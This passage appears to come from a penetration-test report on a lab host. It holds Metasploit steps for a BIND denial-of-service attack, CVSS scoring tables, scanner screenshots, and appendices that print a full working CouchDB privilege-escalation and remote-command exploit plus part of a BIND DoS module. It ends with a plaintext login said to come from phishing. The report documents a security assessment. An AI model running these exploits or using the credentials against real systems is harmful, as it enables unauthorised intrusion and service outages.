
- Contact vendor for a patched update.
- Update to the version provided to include the patch.
- Make changes in network and configurations needed to protect the system.

Steps to Reproduce

1. Run msfconsole
2. Once it runs, search for auxiliary/dos/dns/bind_tsig and use that module
3. Run the following commands to set up the attack:
   Set batchsize 512
   Set rhost 10.10.10.10
   Set src_addr 10.10.10.7
   Set threads 20
4. Run the following command to double check options: **options**



5. Run the exploit with the following command: **run.** While the module is run, visit http://example.com . The website should be unavailable.


analyst.example.com [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Example Corp. – Your P...
Shell No. 1
Shell No. 1
Q3_OSINT_Data - File ...
02:19 AM
Q3_OSINT_Data - File Manager
File Edit View Go Help
/root/Desktop/Q3/Q3_OSINT_Data/
Shell No. 1
File Actions Edit View Help
msf5 auxiliary(dos/dns/bind_tsig) > run
[*] Sending 1 packet(s) to 10.10.10.10 from 10.10.10.7
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(dos/dns/bind_tsig) > run
[*] Sending 1 packet(s) to 10.10.10.10 from 10.10.10.7
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(dos/dns/bind_tsig) >
Example Corp. – Your PR Agency - Mozilla Firefox
Example Corp. – Your PR
Workspaces | Faraday
Nessus Essentials / Login
Example Corp. – Your PR Ag
Whois_Info.png (PNG Imag
example.com
Kali Linux
Exploit-DB
Bansal X

Appendixes

Appendix A:
Vulnerability Score Analysis – CVSS 3.0

1. CVE-2017-12636
https://example.com

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Adjusted Scores:
CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.1
CVSS Environmental Score: 9.1
Modified Impact Subscore: 5.9
Overall CVSS Score: 9.1
Risk Rating – Critical

2. CVE-2017-12636
https://example.com

Final Vector:
AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Adjusted Scores:
CVSS Base Score: 7.2
Impact Subscore: 5.9
Exploitability Subscore: 1.2
CVSS Temporal Score: 6.5
CVSS Environmental Score: 8.8
Modified Impact Subscore: 5.9
Overall CVSS Score: 8.8
Risk Rating – High

3. CVE-2016-2776
https://example.com

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RL:O/RC:C/CR:X/IR:X/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:N/MI:N/MA:H

Adjusted Scores:
CVSS Base Score: 7.5
Impact Subscore: 3.6
Exploitability Subscore: 3.9
CVSS Temporal Score: 7.0
CVSS Environmental Score: 8.6
Modified Impact Subscore: 5.4
Overall CVSS Score: 8.6
Risk Rating – High

Appendix B:

Modified Exploit Code For CVE-2017-12635 & CVE-2017-12636: Apache CouchDB Remote Privilege Escalations

```
# Title: Apache CouchDB < 2.1.0 - Remote Code Execution
# Author: Cody Zacharias
# Shodan Dork: port:5984
# Vendor Homepage: http://couchdb.apache.org/
# Software Link: http://archive.apache.org/dist/couchdb/source/1.6.0/
# Version: <= 1.7.0 and 2.x - 2.1.0
# Tested on: Debian
# CVE : CVE-2017-12636
# References:
# https://justi.cz/security/2017/11/14/couchdb-rce-npm.html
# https://blog.trendmicro.com/trendlabs-security-
intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/

# Proof of Concept: python exploit.py --priv -c "id" http://localhost:5984

#!/usr/bin/env python
from requests.auth import HTTPBasicAuth
import argparse
import requests
import re
import sys

def getVersion():
    version = requests.get(args.host).json()["version"]
    return version

def error(message):
    print(message)
    sys.exit(1)

def exploit(version):
    with requests.session() as session:
        session.headers = {"Content-Type": "application/json"}

        # Exploit privilege escalation
        # CVE-2017-12635

        if args.priv:
            try:
                payload = '{"type": "user", "name": "'
                payload += args.user
                payload += '", "roles": ["_admin"], "roles": [],'
                payload += '"password": "' + args.password + '"}'

                pr = session.put(args.host + "/_users/org.couchdb.user:" +
args.user,
                    data=payload)
```


```
                print("[+] User " + args.user + " with password " +
args.password + " successfully created.")
            except requests.exceptions.HTTPError:
                error("[-] Unable to create the user on remote host.")

        session.auth = HTTPBasicAuth(args.user, args.password)

        # Create payload
        try:
            if version == 1:
                session.put(args.host + "/_config/query_servers/cmd",
                        data='"' + args.cmd + '"')
                print("[+] Created payload at: " + args.host +
"/_config/query_servers/cmd")
            else:
                host = session.get(args.host +
"/_membership").json()["all_nodes"][0]
                session.put(args.host + "/_node/" + host +
"/_config/query_servers/cmd",
                        data='"' + args.cmd + '"')
                print("[+] Created payload at: " + args.host + "/_node/" +
host + "/_config/query_servers/cmd")
        except requests.exceptions.HTTPError as e:
            error("[-] Unable to create command payload: " + e)

        try:
            session.put(args.host + "/god")
            session.put(args.host + "/god/zero", data='{"_id": "HTP"}')
        except requests.exceptions.HTTPError:
            error("[-] Unable to create database.")

        # Execute payload
        try:
            if version == 1:
                session.post(args.host + "/god/_temp_view?limit=10",
                        data='{"language": "cmd", "map": ""}')
            else:
                session.post(args.host + "/god/_design/zero",
                        data='{"_id": "_design/zero", "views": {"god":
{"map": ""} }, "language": "cmd"}')
            print("[+] Command executed: " + args.cmd)
        except requests.exceptions.HTTPError:
            error("[-] Unable to execute payload.")

        print("[*] Cleaning up.")



def main():
    version = getVersion()
    print("[*] Detected CouchDB Version " + version)
    vv = version.replace(".", "")
    v = int(version[0])
    if v == 1 and int(vv) <= 170:
        exploit(v)
    elif v == 2 and int(vv) < 211:
```


```
        exploit(v)
    else:
        print("[-] Version " + version + " not vulnerable.")
        sys.exit(0)

if __name__ == "__main__":
    ap = argparse.ArgumentParser(
            description="Apache CouchDB JSON Remote Code Execution Exploit
(CVE-2017-12636)")
    ap.add_argument("host", help="URL (Example: http://127.0.0.1:5984).")
    ap.add_argument("-c", "--cmd", help="Command to run.")
    ap.add_argument("--priv", help="Exploit privilege escalation (CVE-2017-
12635).",
        action="store_true")
    ap.add_argument("-u", "--user", help="Admin username (Default: guest).",
            default="guest")
    ap.add_argument("-p", "--password", help="Admin password (Default:
guest).",
            default="guest")
    args = ap.parse_args()
    main()
```

Modified Exploit Code For CVE-2016-2776: Multiple Vendor DNS Query ID Filed Prediction Cache Poisoning

```
require 'msf/core'
require 'timeout'
require 'socket'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Capture
  include Msf::Auxiliary::UDPScanner
  include Msf::Auxiliary::Dos
  include Msf::Auxiliary::Report

  def initialize(info={})
    super(update_info(info,
      'Name'        => 'BIND 9 DoS CVE-2016-2776',
      'Description' => %q{
          Denial of Service Bind 9 DNS Server CVE-2016-2776.
          Critical error condition which can occur when a nameserver is constructing
a response.
          A defect in the rendering of messages into packets can cause named to exit
with an
          assertion failure in buffer.c while constructing a response to a query that
meets certain criteria.

          This assertion can be triggered even if the apparent source address isnt
allowed
          to make queries.
      },
      # Research and Original PoC - msf module author
      'Author'      => [ 'Martin Rocha', 'Ezequiel Tavella', 'Alejandro Parodi',
'Infobyte Research Team'],
      'License'     => MSF_LICENSE,
      'References'      =>
        [
          [ 'CVE', '2016-2776' ],
          [ 'URL', 'http://blog.infobytesec.com/2016/10/a-tale-of-dns-packet-cve-
2016-2776.html' ]
        ],
      'DisclosureDate' => 'Sep 27 2016',
```

Appendix C:
Screenshots For Nessus & Faraday



Faraday v1.0.0
Status Report | Farad...
Shell No. 1
Shell No. 1
OSINT - File Manager
08:35 AM
Shell No. 1
Status Report | Faraday - Mozilla Firefox
Status Report | Faraday
Nessus Essentials / Login
localhost:5985/#/status/ws/ex-corp-network
Kali Linux
Exploit-DB
Bansal X
ex-corp-network
81/81 vulns
DASHBOARD
MANAGE
INSIGHT
OPERATIONS
New
Vulns
Hosts
Credentials
Tasks
Enter keywords
Group By
All
Add columns
CONF
SEV
NAME
SERVICE
HOSTNAMES
TARGET
DESC
ID
DATE
HIGH Multiple Vendor DNS Qu... (53/udp) dns 10.10.10.10 The remote DNS resolver does not use random ports when making queries to third-party DNS s... 361 6 days
HIGH Apache CouchDB Unauth... (5984/tcp) www 10.10.10.10 Nessus was able to perform administrative actions on the remote CouchDB server without prov... 368 an hour
MED TLS Version 1.0 Protocol ... (8083/tcp) www 10.10.10.10 The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of crypt... 333 6 days
MED HTTP TRACE / TRACK Met... (80/tcp) www 10.10.10.10 The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTT... 325 6 days
MED SSL Certificate Cannot Be... (8083/tcp) www 10.10.10.10 The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, ... 340 6 days
MED SSL Self-Signed Certificat... (8083/tcp) www 10.10.10.10 The X.509 certificate chain for this service is not signed by a recognized certificate authority. If t... 335 6 days
MED SSL Medium Strength Cip... (8083/tcp) www 10.10.10.10 The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessu... 331 6 days
MED HTTP TRACE / TRACK Met... (443/tcp) www 10.10.10.10 The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTT... 314 6 days
MED DNS Server Cache Snoop... (53/udp) dns 10.10.10.10 The remote DNS server responds to queries for third-party domains that do not have the recurs... 360 6 days
MED Apache mod_status /serv... (443/tcp) www 10.10.10.10 A remote unauthenticated attacker can obtain an overview of the remote Apache web server's ... 312 6 days
MED Apache mod_status /serv... (80/tcp) www 10.10.10.10 A remote unauthenticated attacker can obtain an overview of the remote Apache web server's ... 323 6 days
INFO Nessus SYN scanner (80/tcp) www 10.10.10.10 This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewall... 325 6 days
INFO TLS Version 1.1 Protocol ... (8083/tcp) www 10.10.10.10 The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for curre... 336 6 days
INFO TLS Next Protocols Supp... (8083/tcp) www 10.10.10.10 This script detects which protocols are advertised by the remote service to be encapsulated by ... 341 6 days
INFO SSL / TLS Versions Suppo... (8083/tcp) www 10.10.10.10 This plugin detects which SSL and TLS versions are supported by the remote service for encrypti... 346 6 days
INFO Service Detection (8083/tcp) www 10.10.10.10 Nessus was able to identify the remote service by its banner or by looking at the error message ... 351 6 days


Example Corp. – Your PR Ag
Problem loading page
Example Corp. – Your PR Ag
Workspaces | Faraday
https://localhost:8834/#/scans/reports/10/hosts/2/vulnerabilities
Bansal X
Scans
Settings
hphudacity
Policy_NS_Q3 / 10.10.10.10
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 9
Filter
Search Vulnerabilities
9 Vulnerabilities
Sev
Name
Family
Count
MIXED
Apache CouchDB (Multiple Issues)
Databases
2
INFO
Nessus SYN scanner
Port scanners
7
INFO
Service Detection
Service detection
6
INFO
FTP Server Detection
Service detection
1
INFO
Local Checks Not Enabled (info)
Settings
1
INFO
Nessus Scan Information
Settings
1
INFO
SSH Server Type and Version Information
Service detection
1
INFO
Target Credential Status by Authentication Protocol - ...
Settings
1
INFO
vsftpd Detection
FTP
1
Host Details
IP: 10.10.10.10
OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)
Start: Today at 11:16 AM
End: Today at 11:19 AM
Elapsed: 3 minutes
KB: Download
Vulnerabilities
Critical
High
Medium
Low
Info


Appendix D:
Screenshots Of Exploited Web App

1. Log in the /secureapp page with credentials found from the OSINT and phishing campaign:
    - **Username: king**
    - **Password: jeeFoo7shoo1E**

